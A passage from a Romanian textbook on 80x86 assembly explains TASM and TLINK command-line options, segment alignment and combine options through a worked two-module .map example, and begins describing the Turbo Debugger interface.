- simbolurile de etichete și de segmente sunt incluse în aceeași listă, ordonată alfabetic,
- referințele prezintă numerele de linii din fișierul sursă original (nu este păstrată numerotarea din fișierul de listare). De exemplu, deosebirile față de tabela de simboluri a fișierului de listare de mai sus sunt: eticheta E apare ca fiind referită în linia 1 a fișierului file2.txt, iar eticheta START apare ca fiind referită în linia 28, și nu în linia 29.

1.3.3. Opțiuni ale liniei de comandă TASM

În această secțiune descriem efectul câtorva opțiuni corespunzătoare comenzi TASM:

- /a – forțează ordonarea alfabetică a segmentelor în cadrul fișierului obiect; are același efect ca și directiva .ALPHA.
- /s – impune plasarea segmentelor în fișierul obiect în ordinea în care se găsesc ele în fișierul ASM; este opțiunea implicită, având același efect cu cel al directivei .SEQ.

Observație: Directivele .ALPHA sau .SEQ în cadrul fișierului sursă au efect prioritar față de opțiunile liniei de comandă TASM.

/c – efect: adăugarea de referințe încrucișate în tabela de simboluri din cadrul fișierului de listare.

/dSYM[=VAL] – definește un simbol cu o valoare egală cu VAL, sau egală cu 0 atunci când VAL nu este specificat. VAL poate fi o constantă sau un alt simbol. Această opțiune poate fi menționată de multiple ori în linia de comandă, fiecare apariție definind un simbol. Un asemenea simbol poate fi referit în fișierul sursă, unde se va regăsi cu valoarea primită în urma definirii. De exemplu, /dX=20 definește simbolul X, având valoarea 20, și poate fi folosit în cadrul unei instrucțiuni de forma mov al, X

/h sau /? – provoacă afișarea sintaxei comenzi TASM și a opțiunilor disponibile; are același efect cu executarea TASM fără nici un argument sau opțiune.

/cale – permite specificarea unei căi de căutare pentru fișierele incluse. De exemplu, TASM myProg /i..\\fisiere\

/directive – după opțiunea /j se furnizează o directivă (fără argumente), care va fi asamblată înainte de prima linie a textului sursă. De exemplu, specificarea directivei .286: TASM /jNOLOCALS /j.286 myProg

/khrsimb – setează numărul maxim de simboluri pentru programul curent asamblat. Numărul nrSimb poate fi în intervalul de la 0 la 32768, și implicit are valoarea 8192. De exemplu, TASM /kh512 myProg

solicită rezervarea de spațiu pentru 512 simboluri la asamblarea fișierului. Pentru programe nu foarte mari, valoarea implicită este în general suficientă.

/l – solicită crearea unui fișier de listare; are același efect ca modalitatea de generare a unui fișier de listare prezentată în secțiunea 1.3.1.

/ml,/mx,/mu – sunt opțiuni care se referă la tratarea caracterelor care intră în numele simbolurilor (excepție fac cuvintele rezervate, cum ar fi MOV sau AX). De exemplu, pentru simbolurile ABCd și ABCD:

/ml – solicită tratarea distinctă a celor două simboluri (case-sensitive),

/mx – solicită același comportament ca /ml, însă doar pentru simboluri publice și externe (cele declarate cu directivele PUBLIC, EXTRN, GLOBAL),

/mu – nu se face distincție între caractere majuscule și minuscule. Cele două simboluri de mai sus sunt considerate identice. Acesta este comportamentul implicit al asamblorului.

/mvnrcaractere – setează lungimea maximă pentru simboluri. Astfel, prin specificarea opțiunii /mv4, nu se face distincție între simbolurile ABCDE și ACBDX.

/mrpas – în mod implicit TASM funcționează ca un asamblor unipas (într-o singură trecere prin textul sursă). Pentru a se obține însă un cod performant este nevoie de multe ori de treceri multiple prin textul de asamblat. De exemplu, se pot face optimizări în ceea ce privește rezolvarea referințelor anticipate (referirea unor date sau a unor etichete de cod înaintea întâlnirii declarării lor în textul sursă) sau eliminând instrucțiunile inoperante (NOP). Opțiunea /m permite specificarea numărului maxim de treceri pe care-l va face asamblorul în timpul procesului de asamblare. TASM decide automat dacă poate sau nu să obțină același efect printr-un număr mai mic de treceri decât cel specificat. Numărul implicit de pași este 5.

16 Programarea în limbaj de asamblare 80x86. Exemple și aplicatii.

/n – împiedică includerea tabelei de simboluri în cadrul fișierului de listare. Evident, utilizarea acestei opțiuni își găsește motivația numai în cazul în care se solicită generarea unui fișier de listare. De exemplu:

```
TASM /l /n myProg
```

/t – inhibă afișarea mesajelor în cazul în care asamblarea s-a efectuat cu succes. Această opțiune este utilă îndeosebi în asamblarea mai multor module.

/w0,/w1,/w2,/w-xxx,/w+xxx – setul de opțiuni /w* se referă la activarea sau inhibarea (totală sau selectivă) a unor mesaje de avertizare.

/z – în mod implicit, la depistarea unei erori, asamblorul afișează numărul liniei în care aceasta a fost depistată și mesajul de eroare corespunzător. Opțiunile /z sunt ca efect afișarea liniei din codul sursă care a generat eroarea, înaintea mesajului de eroare.

/zi,/zd,/zn – acest set de opțiuni se referă la includerea de informații suplimentare în fișierul obiect, pentru a fi utilizate într-un eventual proces de depanare cu ajutorul depanatorului *Turbo Debugger*. Opțiunile /zi și /zd provoacă includerea acestor informații, iar /zn inhibă generarea acestora în fișierul obiect.

1.3.4. Fișiere de comandă indirecte

Un fișier de comandă pentru TASM este un fișier text care conține o linie de comandă parțială sau completă. Salvarea unor opțiuni și argumente sau numai a unui set de opțiuni într-un asemenea fișier ne scutește de repetarea acestora pentru o serie de execuții a TASM. Atunci când se specifică în linia de comandă acest fișier de comenzi, numele său trebuie precedat de '@'.

De exemplu, fie fișierul *myCmd.f* care conține:

```
/a /z myProg, myObj, myLst;
```

Lansarea comenzi:

```
TASM @myCmd.f
```

este echivalentă cu

```
TASM /a /z myProg, myObj, myLst
```

În următorul exemplu se utilizează un fișier de comandă care conține un set de opțiuni pentru asamblarea unui set de fișiere. Fie *myCmd2.f* cu următorul conținut:

```
/a
```

```
/zi /l /n
```

```
/jJUMPS
```

Același fișier poate fi folosit pentru mai multe comenzi de asamblare. De exemplu:

```
TASM myProg1+myProg2 @myCmd2.f
```

```
TASM myProg3 @myCmd2.f
```

1.4. EDITORUL DE LEGĂTURI TLINK

După cum s-a menționat mai sus, pentru a obține forma executabilă a fișierului (COM sau EXE), după etapa de asamblare, se efectuează etapa editării de legături. În acest scop se poate utiliza

Cap.1. Traseul program sursă asm - format executabil.

17

editorul de legături TLINK, a cărui sintaxă este:

```
TLINK fișiere_object[, [fișier_executabil], [fișiere_map]]
```

Dacă nu se specifică decât un nume de fișier obiect, de exemplu

```
TLINK myProg
```

atunci se generează două noi fișiere, implicit cu același nume cu al fișierului dat: fișierul executabil *myProg.exe* și *myProg.map*. Pentru a obține vreun fișier rezultat cu un alt nume, se specifică numele respectiv pe poziția fișierului în cauză. De exemplu, dacă dorim să obținem un executabil cu același nume și un fișier map cu un nume diferit de al fișierului obiect dat, se lansează comanda

```
TLINK myProg,,myMap
```

Pentru a reuni într-un singur program executabil mai multe module, se specifică fișierele obiect corespunzătoare despărțite prin '+'. Numele implicit al fișierelor rezultante coincide cu numele primului fișier dat. Astfel, după execuția comenzi:

```
TLINK f1+f2+f3
```

se obține executabilul *f1.exe* și fișierul *f1.map*.

Observație: În cazul legării a două sau mai multe module ASM – Turbo Pascal sau ASM – Turbo C, legarea modulelor obiect cade în sarcina editorului de legături încorporat în mediul Turbo. În schimb, editarea de legături pentru o serie de module scrise în limbaj de asamblare trebuie efectuată de către programator (posibil prin intermediul lui TLINK).

1.4.1. Fișierul .map

Un fișier .map conține, în general, informații despre segmentele definite în fișierele sursă date în linia de comandă TLINK, adresa punctului de intrare în program, precum și un eventual mesaj de avertisment în cazul nefinișării în programul sursă a unui segment de stivă explicit.

Informația despre segmentele definite este reunită sub următorul antet:

Start	Stop	Length	Name	Class
-------	------	--------	------	-------

iar în continuare se găsește câte o linie cu informație pentru fiecare astfel de segment. Aceste informații sunt: adresa de început a segmentului încărcat, adresa lui de sfârșit, lungimea în octeți, numele segmentului și clasa.

Observație: În definirea unui segment cu ajutorul directivei SEGMENT se pot specifica o serie de opțiuni, precum cele de *aliniere* și cele de *combinare*. Semnificația acestora este:

- *Un argument optional de aliniere* specifică multiplul numărului de octeți la care trebuie să înceapă segmentul respectiv. Alinierile posibile sunt: **BYTE** (multiplu de 1 octet), **WORD** (multiplu de 2 octeți = 1 cuvânt), **DWORD** (multiplu de 4 octeți = 1 dublu cuvânt), **PARA** (multiplu de 16 octeți = 1 paragraf) și **PAGE** (multiplu de 256 octeți = 1 pagină). Dacă argumentul *aliniere* lipsește, atunci se consideră implicit că este vorba despre o aliniere tip **PARA**.

- Argumentul optional combinare controlează modul în care segmente cu același nume din cadrul altor module vor fi combinate cu segmentul în cauză în momentul editării de legături. Valorile posibile sunt: PUBLIC, COMMON, AT, STACK și MEMORY.

În exemplele urmărite mai jos vom utiliza opțiunile de combinare PUBLIC și COMMON, motiv pentru care descriem pe scurt efectul acestora:

- opțiunea PUBLIC indică editorului de legături să concateneze segmentele cu același nume, segmentul rezultat având același nume cu al segmentelor care intră în componența sa și lungimea egală cu suma lungimilor segmentelor implicate.
- efectul opțiunii COMMON este suprapunerea unui segment peste segmentele cu același nume (întâlnite până la el), începând cu adresa de start a acestor segmente. Lungimea segmentului rezultat va fi egală cu lungimea segmentului de dimensiune maximă implicat în suprapunere.

Exemplu:

Considerăm două fișiere *p1.asm* și *p2.asm* care conțin cod sursă scris în limbaj de asamblare. După asamblarea separată a acestor module, vor fi legate împreună pentru obținerea unui singur fișier executabil. Vom urmări în ce mod vor fi organizate segmentele din cele două module în cadrul programului rezultat.

Mai întâi considerăm definirea segmentelor din cele două coduri sursă fără specificarea unei opțiuni. În exemplele ulterioare vom introduce opțiuni de aliniere și de combinare, pentru a observa diferențele care apar la nivelul fișierului .map rezultat în urma editării de legături.

În programul conținut în fișierul *p1.asm* sunt definite patru segmente: două segmente de date (*myData_1* și *myData_2*), un segment de cod (*myCode*) și un segment de stivă (*myStack*). În segmentul *myData_1* este definit un sir de caractere care va fi tipărit ca mesaj, iar în segmentul *myData_2* există definită eticheta *s1*, corespunzătoare unui sir de octeți. Al doilea fișier conține definirea unui segment de date cu numele *myData_2*, în care este definit un sir de octeți, sub numele *s2*. Instrucțiunile segmentului de cod *myCode* efectuează următoarele operații:

- încărcarea registrilor DS și ES cu adresele segmentelor *myData_1*, respectiv *myData_2*;
- afișarea sirului de octeți etichetat sub numele *mesaj*;
- afișarea sirului de octeți *s1*;
- terminarea programului.

Numele a două segmente de date din cele două fișiere sursă coincid, tocmai pentru a observa diferențele apărute în fișierul .map pentru diferitele opțiuni folosite.

Fisierul sursă *p1.asm*:

```
ASSUME cs:myCode, ds:myData_1, es:myData_2, ss:myStack
myData_1 segment
    mesaj db 'Sirul s1 este: ','$' ;primul segment de date definit
                                                ;se rezervă și se initializează un sir de octeți cu
                                                ;conținutul 'Sirul s1 este: $'
myData_1 ends ;sfărșitul segmentului de date myData_1
```

Cap.1. Traseul program sursă asm - format executabil.

```
myData_2 segment
    s1 db '12', ?, '4567' ;al doilea segment de date definit
                            ;se definește un sir de octeți: primii doi octeți (de pe pozițiile 0,
                            ;respectiv 1 din sir) primesc valorile '1', respectiv '2', al treilea octet
                            ;(poziția 2) rămâne neinitializat (doar se rezervă spațiu pentru
                            ;acesta), iar următorii 4 octeți contin codurile ASCII ale
                            ;caracterelor '4', '5', '6', '7'
myData_2 ends ;sfărșitul segmentului de date myData_2

myCode segment
start:
    mov ax, myData_1 ;segmentul de cod
    mov ds, ax ;această etichetă marchează poziția de la care începe execuția
    mov ax, myData_2 ;programului (vezi linia de cod sursă end start de la sfărșitul
    mov es, ax ;programului – după end se specifică eticheta care să fie punctul
                ;de intrare în program)
    int 21h ;folosim registrul AX ca intermediar în încărcarea regiștrilor
            ;segment DS, respectiv ES cu adresele de segment corespunzătoare
            ;pentru myData_1 și myData_2

    mov ax, myData_1 ;încarcă DS cu adresa segmentului data_1
    mov ds, ax ;încarcă ES cu adresa segmentului data_2
    lea dx, mesaj ;urmărează afișarea sirului de caractere etichetat cu mesaj. Pentru
                    ;aceasta, trebuie să efectuăm următoarele operații:
    mov ah, 09h ;- încărcarea în DX a offset-ului etichetei mesaj
    int 21h ;- încărcarea în AH a valorii 09h – numărul funcției de tipărire a
            ;unui sir de caractere, corespunzătoare întreruperii 21h
    push ds ;- apelul întreruperii 21h
            ;astfel, se va tipări sirul de caractere care începe la adresa DS:DX,
            ;până la întâlnirea caracterului '$'.
    lea dx, s1 ;pentru a tipări în mod similar sirul s1, trebuie încărcată în DS
    mov ah, 09h ;adresa de segment a variabilei de memorie s1; pentru aceasta,
            ;salvăm mai întâi conținutul registratorului DS pe stivă
    int 21h ;punem pe stivă adresa de segment corespunzătoare lui s1 ...
            ;... și scoatem în DS adresa de segment a sirului s1
    pop ds ;în DX încarcăm deplasamentul sirului s1
    mov ax, 4C00h ;în AH încarcăm numărul funcției de tipărire a unui sir, funcție a
    int 21h ;intreruperii 21h
            ;apelăm întreruperea 21h; se tipărește sirul s1

myCode ends ;se refac valoarea registratorului DS dinainte de tipărirea sirului s1
              ;terminarea programului, cu ajutorul funcției 4Ch a întreruperii 21h
              ;sfărșitul segmentului de cod
```

```

myStack segment STACK 'STACK'
    db 100h dup(?)
;definirea unui segment de stivă
;pentru acest segment de stivă rezervăm spațiu de
;100h octeți = 256 octeți

myStack ends
end start

```

Fișierul sursă p2.asm:

```

myData_2 segment ;definirea unui segment de date numit myData_2
    s2 db ?, 'abc', ?, ?, '$'; se rezervă un spațiu în memorie pentru 8 octeți; dintre aceștia,
;doar octeți de pe pozițiile 1, 2, 3 și 7 sunt inițializați ('abc',
;respectiv '$')
myData_2 ends ;sfârșitul segmentului de date myData_2
end

```

În urma execuției comenziilor

```

TASM p1; p2
TLINK p1+p2

```

fișierul p1.map rezultat conține următorul text:

Start	Stop	Length	Name	Class
00000H	0000FH	00010H	MYDATA_1	
00010H	00016H	00007H	MYDATA_2	
00020H	00027H	00008H	MYDATA_2	
00030H	00050H	00021H	MYCODE	
00060H	0015FH	00100H	MYSTACK	STACK

Program entry point at 0003:0000

Se observă că programul rezultat în urma editării de legături pentru cele două fișiere obiect, p1.obj și p2.obj, va conține cinci segmente. Adresele de început ale acestor segmente sunt raportate la o adresă 0000h, deoarece încă nu se cunoaște adresa segmentului din memorie începând de la care vor fi încărcate. Remarcăm următoarele aspecte legate de organizarea segmentelor și de sirul de octeți (s1) afișat în urma execuției programului p1.exe:

- Segmentele myData_2 din cele două module sunt tratate ca segmente diferite și vor fi încărcate consecutiv în memorie.
- Adresele de început de segment corespunzătoare tuturor celor cinci segmente sunt multipli de 16 (octeți), deoarece opțiunea de aliniament implicită este PARA (1 paragraf = 16 octeți = 10h octeți). Acesta este motivul pentru care, deși segmentul myData_2 din modulul p1.asm începe de la adresa 00010h și este de lungime 7 octeți, segmentul myData_2 din modulul p2.asm începe de la adresa 00020h.
- În urma rulării executabilului p1.exe, pe ecran este afișat următorul mesaj:

Sirul s1 este: 12x4567xxxxxxxxxxxxabcxxx

unde am marcat fiecare poziție neocupată la tipărire printr-un caracter 'x'. Explicația conținutului acestui mesaj este: mai întâi s-a afișat mesajul "Sirul s1 este: "; pentru afișarea lui s1 s-au considerat toți octeții începând cu adresa de început a sirului s1, până la întâlnirea unui caracter \$. Deoarece segmentele myData_2 din modulul p1.asm și myData_2 din modulul p2.asm au fost încărcate în memorie unul după celălalt, "căutarea" octetului care să conțină codul ASCII al caracterului '\$' a continuat în al doilea segment myData_2. Astfel, primele 7 caractere afișate pentru sirul s1 sunt cele cunoscute nouă din momentul în care a fost definit, următoarele 9 caractere sunt octeții rămași nedefiniți până la adresa de început al segmentului myData_2 din modulul p2.asm, iar ultimele caractere afișate ("abcxxx") sunt cele corespunzătoare sirului s2 din modulul p2.asm.

Dacă în definirea segmentelor myData_2 menționăm opțiunea PUBLIC, iar pentru segmentul de cod myCode specificăm opțiunea de aliniere WORD, conținutul fișierului p1.map rezultat în urma editării de legături pentru fișierele obiect p1.obj și p2.obj va fi:

Start	Stop	Length	Name	Class
00000H	0000FH	00010H	MYDATA_1	
00010H	00027H	00018H	MYDATA_2	
00028H	00048H	00021H	MYCODE	
00050H	0014FH	00100H	MYSTACK	STACK

Program entry point at 0002:0008

În acest caz se pot observa următoarele:

- Se obține un singur segment myData_2. Deoarece pentru segmentele myData_2 opțiunea de aliniere a rămas cu valoarea implicită (PARA), se consideră că segmentul myData_2 din modulul p1.asm este de lungime 10h (16 octeți). Cum segmentul myData_2 din modulul p2 este de lungime 8h octeți (8 octeți), în urma concatenării celor două segmente rezultă un segment myData_2 de lungime 18h octeți ($16 + 8 = 24$ octeți).
- Datorită definirii segmentului de cod cu opțiunea de aliniere WORD, adresa de început a acestui segment este primul multiplu de cuvânt liber (multiplu de 2 octeți) întâlnit după segmentul myData_2.
- Mesajul afișat pe ecran prezintă același conținut.

Ca un ultim caz, considerăm definirea segmentelor myData_2 folosind opțiunea COMMON.

Fișierul p1.map rezultat este:

Start	Stop	Length	Name	Class
00000H	0000FH	00010H	MYDATA_1	
00010H	00017H	00008H	MYDATA_2	
00018H	00038H	00021H	MYCODE	
00040H	0013FH	00100H	MYSTACK	STACK
Program entry point at 0001:0008				

Pentru această situație facem următoarele observații:

- Segmentul `myData_2` din modulul `p2.asm` este suprapus peste segmentul cu același nume din modulul `p1.asm`. Dacă ne uităm mai sus la primul exemplu de fișier `.map` prezentat, observăm că lungimile segmentelor `myData_2` din modulele `p1.asm` și `p2.asm` sunt 7h, respectiv 8h. Astfel am obținut explicația lungimii de 8h a segmentului rezultat în urma concatenării celor două segmente (lungimea maximă a segmentelor suprapuse).
- Mesajul afișat pe ecran este:

Sirul s1 este: 1abc567

În operația de suprapunere a segmentului `myData_2` din modulul `p2.asm` peste `myData_2` din primul modul, s-a efectuat practic o suprapunere octet cu octet. Revenind asupra sirurilor definite în cele două segmente:

'1','2', ?, '4','5','6','7'
?, 'a','b','c', ?, ?, ?, '\$'

'1','a', 'b','c','5','6','7', '\$'

se observă că în urma suprapunerii unui octet neinitializat peste un octet initializat, rămâne octetul initializat, iar în urma suprapunerii peste un octet (initializat sau neinitializat) a unui octet initializat, se obține al doilea octet.

1.4.2. Optiuni din linia de comandă TLINK

Prezentăm câteva din setul de opțiuni al comenzi `TLINK`:

`/t` – indică crearea fișierului executabil ca fișier `.COM` (similar cu `/Tdc`).

`/Tx` – specifică tipul fișierului rezultat

`/Td_` – imagine DOS (valoarea implicită),

`/Tw_` – imagine Windows,

unde a treia literă (marcată prin '_') poate fi: `c=COM`, `e=EXE`, `d=DLL`

`/x` – inhibă generarea de fișier `map`.

`/l` – indică includerea în fișierul `map` a numerelor liniilor sursă din fiecare segment de cod, împreună cu adresa de start a fiecareia.

`/m` – fișierul `map` va conține și simbolurile publice.

`/s` – indică generarea unui fișier `map` care să conțină și o listă detaliată a segmentelor, simbolurilor publice și adresele acestora. În lista segmentelor sunt incluse adresa de start, lungimea, clasa, numele, precum și modulul asamblare în care a fost definit, informații prezente pentru fiecare segment, indiferent dacă sunt și segmente suprapuse.

`/3` – permite procesarea pe 32 biți (cod sursă specific unui CPU 386).

`/v` – indică adăugarea de informație simbolică completă.

Observație: Informația simbolică e utilă în determinarea dimensiunii și localizării variabilelor, segmentelor, etc. Această informație este folosită în etapa de depanare a programelor.

1.5. DEPANAREA UNUI PROGRAM. UTILIZAREA TURBO DEBUGGER (TD)

Depanarea unui program este procesul de găsire și corectare a erorilor logice dintr-un program. În cadrul procesului de depanare pot fi identificate următoarele pași:

1. *Descoperirea prezenței erorii.* Există vreo eroare? Nu este întotdeauna evidentă prezența uneia. Uneori programul clachează sau obține rezultate incorecte la fiecare rulare, iar alteori programul poate să nu funcționeze corect decât la introducerea unui anumit set de date.
2. *Izolarea erorii.* Unde este? Se localizează porțiunea din cod care cauzează eroarea. Acest pas poate fi mai dificil de efectuat, îndeosebi pentru programe mai mari. De aceea se recomandă împărțirea unui program în mai multe module, și depanarea lor separată.
3. *Determinarea cauzei erorii.* Care este exact problema?
4. *Corectarea erorii.* Cum ar trebui rescris fragmentul de cod?

Unul din instrumentele de depanare pe care le avem la dispoziție este Turbo Debugger (TD), a cărui facilități și utilizare sunt descrise în secțiunile care urmează.

1.5.1. Funcționalități Turbo Debugger

Există trei versiuni ale utilitarului Turbo Debugger: TD, TDW și TD32. TD este pentru aplicații DOS pe 16 biți, iar TDW și TD32 sunt pentru aplicații Windows pe 16 biți sau 32 biți. TD funcționează numai în mediul DOS.

Depanatorul independent Turbo Debugger asistă programatorul în parcursarea pașilor menționați mai sus, pentru programe scrise în C, Pascal sau limbaj de asamblare. Mai mult, în deosebi în cazul programelor scrise în limbaj de asamblare care trebuie să furnizeze anumite rezultate pe parcursul execuției, dar care nu sunt afișate la ieșirea standard, TD oferă instrumentele necesare vizualizării acestor rezultate. Turbo Debugger (TD) asistă depanarea programelor, astfel încât să se poată examina starea lor în orice moment.

Funcționalitățile lui TD, în general ale unui depanator, sunt:

1. Urmărirea execuției unui program:
 - a. Execuția programului linie cu linie, inclusiv a codului din rutinele apelate la un moment dat (**Trasare**).
 - b. Execuția programului linie cu linie, dar fără a intra în rutinele apelate (**Stepping**). Aceste rutine sunt executate sub forma unui singur pas, cel al apelului.

2. Gestiona punctelor de intrerupere: definirea, stergerea acestora sau modificarea atributelor unui asemenea punct.
3. Afisarea, în ferestre speciale, a stării programului (**Vizualizare**): fișiere sursă, cod CPU, conținutul stivei, conținutul reșîrșilor, valori ale variabilelor, punctele de intrerupere, informații despre coprocesorul numeric, conținutul unor locații de memorie, ierarhiei de obiecte sau de clase, istoric al execuției, rezultatele programului și.a.m.d.
4. TD permite vizualizarea conținutului unor structuri de date mai complexe (**Inspectare**).
5. Modificarea valorii curente a unei variabile locale sau globale, execuția continuând cu noua valoare (**Schimbare**).
6. Izolare într-o fereastră a unor variabile ale programului pentru a le urmări evoluția la fiecare pas (**Urmărire**).

Ceea ce nu știe să facă TD sunt următoarele:

1. TD nu are un editor de texte incorporat care să permită modificarea codului sursă.
2. TD nu poate recompila /reasambla un program al căruia cod sursă a fost modificat.

1.5.2. Pregătirea programelor pentru depanarea cu TD

Acest paragraf se referă la pregătirea pentru depanarea la *nivel sursă* cu Turbo Debugger a programelor scrise în Pascal, C sau limbaj de asamblare. De altfel, orice program executabil, fără informații de depanare, scris inițial în orice limbaj de programare, poate fi executat instrucție cu ajutorul produsului TD, acesta dezasamblându-l. Totuși, o operație de depanare este mai ușor de efectuat atât timp cât avem la dispoziție instrucțiunile dezasamblate, dar și codul sursă inițial.

La rularea unui program cu TD este nevoie atât de fișierele sursă, cât și de fișierul executabil. Înainte de a depana un program scris în limbaj de asamblare cu ajutorul lui TD, trebuie ca fișierul sursă să fie compilat (asamblat) într-un fișier executabil cu informații de depanare complete. Pentru a depana la nivel sursă un program în limbaj de asamblare, trebuie ca fișierele sursă din care s-a generat programul respectiv să fie asamblate cu opțiunea /zi, iar în procesul de editare de legături să fie utilizată opțiunea /v.

Pentru a depana la nivel sursă un program Pascal sau un program format dintr-un modul Pascal (scris în Turbo Pascal) și un modul asamblare, trebuie utilizat compilatorul tpc cu opțiunea /v. Dacă se utilizează mediul integrat de programare, din meniu Options | Debugger, trebuie setată pe *On* opțiunea **Standalone Debugging** sau trebuie utilizată directiva de compilare {SD+}. Dacă se dorește referirea simbolurilor locale (orice simboluri declarate în proceduri și funcții) trebuie setată opțiunea **Local Symbols** din meniu Options | Compiler sau trebuie folosită directiva de compilare {SL+}. Pentru un program Borland Pascal 7.0, dacă se utilizează opțiunea de depanare la nivel de cod sursă, după compilarea acestuia se poate accesa direct din meniu Tools al mediului utilitarul **Turbo Debugger** (Shift+F4).

Pentru a depana un program C++ sau un program format din module C++ și module asamblare, dacă se utilizează compilatorul în linia de comandă (TCC), trebuie specificată opțiunea /v. Dacă se folosește TLINK ca și editor de legături independent, trebuie utilizată opțiunea /v pentru a

adăuga la sfârșitul programului .exe informațile de depanare. Dacă se folosește mediul integrat Turbo C, înainte de compilare trebuie ca din meniu Options, în fereastra de dialog **Debugger**, să se seteze opțiunea **Source Debugging** pe poziția **Standalone**.

1.5.3. Linia de comandă a TD

Sintaxa lansării în execuție a lui Turbo Debugger este:

TD [opțiuni] [nume_program [argumente_program]]

Dacă o opțiune este urmată de semnul "-", înseamnă că se dorește anularea efectelor induse de opțiunea respectivă. Pentru a vizualiza toate opțiunile TD disponibile, se poate executa comanda **TD -h** sau **TD -?**

1.5.4. Elementele cu care lucrează Turbo Debugger

Turbo Debugger își organizează informațile și opțiunile în cadrul ferestrelor, meniurilor (globale și locale), precum și în ferestre de dialog, utilizate îndeosebi pentru a-i cere utilizatorului introducerea unui alt informații.

În continuare vor fi descrise aceste elemente și câteva opțiuni din meniurile amintite, făcându-se referire la utilizarea tastaturii pentru manipularea elementelor descrise.

1.5.4.1. Meniuri

Turbo Debugger are o interfață asemănătoare cu a mediilor Turbo Pascal sau Turbo C. În partea superioară a ecranului TD se găsește meniu principal (Bar Menu), fiecare element al acestuia având asociat un meniu pulldown. Activarea unui asemenea meniu se poate efectua cu ajutorul unei combinații de taste de tip Alt+<tasta cheie>, unde <tasta cheie> reprezintă caracterul scos în evidență în numele elementului respectiv din meniu principal. De exemplu, se utilizează următoarele combinații de taste pentru meniurile pulldown: **File – Alt+F**, **Edit – Alt+E**, **View – Alt+V** și.a.m.d. După activarea unui asemenea meniu pulldown, pentru a selecta o element din cadrul acestuia, se poate schimba elementul curent selectat folosind tastele ↑ și ↓. Când elementul curent este cel dorit, se apasă tasta **Enter**. În timpul deplasării în cadrul unui meniu pulldown al TD, în partea inferioară a ferestrei TD se afișează o scurtă descriere a funcționalității elementului curent (vezi **Statusbar**). După activarea unui meniu pulldown, o variantă mai practică de a selecta o opțiune sau o comandă este apăsarea tastei evidențiate în denumirea acesteia.

Prin selectarea unui element dintr-un meniu pulldown se poate efectua una din următoarele operații:

- execuția unei comenzi,
- deschiderea unui meniu popup (în cazul elementelor urmărite de simbolul ">"),
- deschiderea unei ferestre de dialog (pentru elementele urmărite de simbolul "...").

În figura 1.1. se poate observa conținutul meniului **View**. Selectarea elementelor **Module** sau **File** cauzează deschiderea unei ferestre de dialog deoarece sunt urmate de simbolul "...", iar selectarea elementului **Another >** are ca efect deschiderea unui submeniu.




Fig. 1.1. Conținutul meniului View

1.5.4.2. Ferestre

TD își afișează datele organizate cu ajutorul fereștrelor. La un moment dat pot fi deschise nici una, una sau mai multe ferestre de același tip sau de tipuri diferite. Majoritatea tipurilor de ferestre pot fi deschise prin selectarea unei opțiuni din meniul principal **View**. De obicei, la intrarea în mediul TD pentru o depanare la nivel de cod sursă, sunt vizibile două ferestre: o fereastră modul (care conține codul sursă al modulului din care se execută primele instrucțiuni) și fereastra de urmărire a variabilelor (**Watch**).

Anumite tipuri de ferestre (de exemplu fereastra **CPU**) sunt alcătuite din mai multe secțiuni („pane”). Deplasarea printre aceste panouri în cadrul ferestrei active se realizează cu ajutorul tastei **Tab** (sau **Shift+Tab**).

Fiecare fereastră deschisă la un moment dat este numerotată în colțul dreapta-sus. Deplasarea între ferestre se efectuează cu ajutorul comenzi **Window | Next (F6)**, sau se poate selecta direct o anumită fereastră prin combinația de taste **Alt+<numărul ferestrei>**. La un moment dat, din mulțimea de ferestre deschise, o singură fereastră este activă (este situată deasupra celorlalte). Deplasarea între ferestre realizează de fapt activarea unei noi ferestre.

Fiecare fereastră deschisă poate fi gestionată individual în cadrul ferestrei TD. Descrierea operațiilor de gestiune a acestora va fi efectuată în paragraful 1.5.5.

Cap.1. Traseul program sursă asm - format executabil.

Din meniul **View** pot fi vizualizate următoarele tipuri de ferestre:

Module...

Ferestrele de acest tip conțin codul sursă al unui modul care face parte din programul curent depanat. La selectarea opțiunii **View | Module** se deschide o fereastră de dialog pentru ca utilizatorul să aleagă modulul pentru care să fie deschisă o nouă fereastră.

File...

Se permite ca la un moment dat să existe deschisă o fereastră în cadrul căreia să fie afișat conținutul unui fișier (asm, txt, bat, map sau de un alt tip), ales dintr-o fereastră de dialog de către utilizator. Acest fișier poate fi vizualizat în format ASCII sau în format hexa (vezi opțiunea **Display as Ascii / Hex** din meniul local al ferestrei).

Breakpoints

Conține punctele de întrerupere care au fost deja setate. Despre aceste puncte de întrerupere se va discuta în secțiunea 1.5.10.

Stack

În această fereastră se afișează starea curentă a stivei din punct de vedere al apelurilor de rutine efectuate. Rutina care a fost apelată mai întâi este prima de jos din listă, iar deasupra acesteia apar rutinele în ordinea în care au fost apelate. Prima rutină din listă este rutina în care se găsește pe moment execuția programului. În meniul local al acestei ferestre există două opțiuni:

Inspect (Ctrl+I) – provoacă vizualizarea ferestrei modul în care se găsește codul rutinei respective, iar cursorul este poziționat pe o linie din cadrul acesteia

Locals (Ctrl+L) – deschide o fereastră divizată în două panouri, care conțin simboluri definite în program (nume de variabile globale, numele rutinelor, precum și simboluri specifice mediului), respectiv variabilele locale și argumentele rutinei.

Log

